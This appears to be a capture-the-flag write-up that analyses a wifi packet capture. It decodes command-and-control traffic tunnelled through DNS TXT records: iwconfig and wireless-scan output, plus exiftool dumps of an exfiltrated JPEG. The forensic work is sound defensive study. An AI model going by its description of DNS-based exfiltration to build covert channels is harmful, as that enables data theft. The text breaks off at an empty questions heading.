
C2 Command Extract #1 - iwconfig



```
root@kali:~/giyh/challenge1-wifipcap/extract_2015_12_12-09_21_42_761391# cat extract_115856_iwconfig
wlan0     IEEE 802.11abgn  ESSID:"DosisHome-Guest"
          Mode:Managed  Frequency:2.412 GHz  Cell: 7A:B3:B6:5E:A4:3F
          Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
root@kali:~/giyh/challenge1-wifipcap/extract_2015_12_12-09_21_42_761391#
```

Base64 decoded output of the "iwconfig" command as extracted from the DNS TXT records in the pcap


C2 Command Extract #2 - "cat /tmp/iwlistscan.txt"




```
root@kali:~/giyh/challenge1-wifipcap/extract_2015_12_12-09_21_42_761391# cat extract_119240_cat_tmp_iwlistscan.txt
wlan0     Scan completed :
          Cell 01 - Address: 00:7F:28:35:9A:C7
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=29/70  Signal level=-81 dBm
                    Encryption key:on
                    ESSID:"CHC"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000000412e67cddf
                    Extra: Last beacon: 5408ms ago
                    IE: Unknown: 00055837335A36
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030101
                    IE: Unknown: 200100
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 2A0100
                    IE: Unknown: 32043048606C
                    IE: Unknown: DD180050F2020101040003A4000027A4000042435E0062322F00
                    IE: Unknown: 2D1A8C131BFFFF000000000000000000000000000000000000000000
                    IE: Unknown: 3D16010808000000000000000000000000000000000000000
                    IE: Unknown: DD0900037F01010000FF7F
                    IE: Unknown: DD0A00037F04010000000000
                    IE: Unknown: 0706555320010B1B
          Cell 02 - Address: 48:5D:36:08:68:DC
                    Channel:6
                    Frequency:2.412 GHz (Channel 1)
                    Quality=59/70  Signal level=-51 dBm
                    Encryption key:on
                    ESSID:"DosisHome"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                              24 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                    Mode:Master
                    Extra:tsf=00000021701d828b
                    Extra: Last beacon: 4532ms ago
                    IE: Unknown: 000F736F6D657468696E67636C65766572
                    IE: Unknown: 010882848B962430486C
                    IE: Unknown: 030106
                    IE: Unknown: 0706555320010B1E
                    IE: Unknown: 2A0100
                    IE: Unknown: 2F0100
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
          Cell 03 - Address: 48:5D:36:08:68:DD
                    Channel:6
                    Frequency:2.412 GHz (Channel 1)
                    Quality=62/70  Signal level=-49 dBm
                    Encryption key:off
                    ESSID:"DosisHome-Guest"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                              24 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                    Mode:Master
                    Extra:tsf=00000021701d8913
                    Extra: Last beacon: 5936ms ago
                    IE: Unknown: 000F736F6D657468696E67636C65766572
                    IE: Unknown: 010882848B962430486C
                    IE: Unknown: 030106
                    IE: Unknown: 0706555320010B1E
                    IE: Unknown: 2A0100
                    IE: Unknown: 2F0100
root@kali:~/giyh/challenge1-wifipcap/extract_2015_12_12-09_21_42_761391# 
```

Base64 decoded output of the "cat /tmp/iwlistscan.txt" command as extracted from the DNS TXT records in the pcap

C2 JPG Image Exfiltration:




Base64 decoded jpg image as extracted from the DNS TXT records in the pcap



```
root@kali:~/giyh/challenge1-wifipcap/extract_2015_12_12-09_21_42_761391# exiftool -l -f extract_130100__root_Pictures_snapshot_CURRENT.jpg
ExifTool Version Number
      8.60
File Name
      extract_130100__root_Pictures_snapshot_CURRENT.jpg
Directory
      .
File Size
      92 kB
File Modification Date/Time
      2015:12:12 09:21:44-05:00
File Permissions
      rw-r--r--
File Type
      JPEG
MIME Type
      image/jpeg
JFIF Version
      1.01
Resolution Unit
      None
X Resolution
      1
Y Resolution
      1
Image Width
      1024
Image Height
      683
Encoding Process
      Baseline DCT, Huffman coding
Bits Per Sample
      8
Color Components
      3
Y Cb Cr Sub Sampling
      YCbCr4:2:0 (2 2)
Image Size
      1024x683
root@kali:~/giyh/challenge1-wifipcap/extract_2015_12_12-09_21_42_761391#
```

Analysis #1 of the jpg file using exiftool



```
root@kali:~/giyh/challenge1-wifipcap/extract_2015_12_12-09_21_42_761391# exiftool -v3 extract_130100__root_Pictures_snapshot_CURRENT.jpg
  ExifToolVersion = 8.60
  FileName = extract_130100__root_Pictures_snapshot_CURRENT.jpg
  Directory = .
  FileSize = 94088
  FileModifyDate = 1449930104
  FilePermissions = 33188
  FileType = JPEG
  MIMEType = image/jpeg
JPEG APP0 (14 bytes):
    0006: 4a 46 49 46 00 01 01 00 00 01 00 01 00 00       [JFIF..........]
  + [BinaryData directory, 9 bytes]
  | JFIFVersion = 1 1
  | - Tag 0x0000 (2 bytes, int8u[2]):
  |     000b: 01 01                                        [..]
  | ResolutionUnit = 0
  | - Tag 0x0002 (1 bytes, int8u[1]):
  |     000d: 00                                           [.]
  | XResolution = 1
  | - Tag 0x0003 (2 bytes, int16u[1]):
  |     000e: 00 01                                        [..]
  | YResolution = 1
  | - Tag 0x0005 (2 bytes, int16u[1]):
  |     0010: 00 01                                        [..]
JPEG DQT (65 bytes):
    0018: 00 06 04 05 06 05 04 06 06 05 06 07 07 06 08 0a [................]
    0028: 10 0a 0a 09 09 0a 14 0e 0f 0c 10 17 14 18 18 17 [................]
    0038: 14 16 16 1a 1d 25 1f 1a 1b 23 1c 16 16 20 2c 20 [.....%...#... , ]
    0048: 23 26 27 29 2a 29 19 1f 2d 30 2d 28 30 25 28 29 [#&')*)..-0-(0%()]
    0058: 28                                              [(]
JPEG DQT (65 bytes):
    005d: 01 07 07 07 0a 08 0a 13 0a 0a 13 28 1a 16 1a 28 [...........(...(]
    006d: 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 [((((((((((((((((]
    007d: 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 [((((((((((((((((]
    008d: 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 [((((((((((((((((]
    009d: 28                                              [(]
JPEG SOF0 (15 bytes):
    00a2: 08 02 ab 04 00 03 01 22 00 02 11 01 03 11 01    [.......".......]
JPEG DHT (26 bytes):
    00b5: 00 00 01 05 01 01 01 00 00 00 00 00 00 00 00 00 [................]
    00c5: 00 02 01 03 04 05 06 07 00 08                   [..........]
JPEG DHT (85 bytes):
    00d3: 10 00 01 03 03 03 02 04 03 06 04 03 04 07 04 02 [................]
    00e3: 13 01 00 02 03 04 11 21 05 12 31 06 41 13 22 51 [.......!..1.A."Q]
    00f3: 61 32 71 81 07 14 23 42 91 a1 33 52 b1 c1 15 24 [a2q...#B..3R...$]
    0103: 62 16 34 72 d1 25 43 53 82 b2 e1 f0 26 35 74 f1 [b.4r.%CS....&5t.]
    0113: 08 17 27 63 92 b3 37 44 73 83 93 a2 c2 d2 54 55 [..'c..7Ds.....TU]
    0123: 64 65 94 b4 d3                                  [de...]
JPEG DHT (25 bytes):
    012c: 01 00 02 03 01 01 01 00 00 00 00 00 00 00 00 00 [................]
    013c: 00 00 01 02 03 04 05 06 07                      [.........]
JPEG DHT (43 bytes):
    0149: 11 00 02 02 01 04 01 04 03 00 01 04 03 01 00 00 [................]
    0159: 00 00 01 02 11 03 04 12 21 31 41 05 13 22 51 14 [........!1A.."Q.]
    0169: 32 61 71 06 15 23 81 33 42 d1 91                [2aq..#.3B..]
JPEG SOS
JPEG EOI
root@kali:~/giyh/challenge1-wifipcap/extract_2015_12_12-09_21_42_761391# 
```

Analysis #2 of the jpg file using exiftool

Answered Questions:

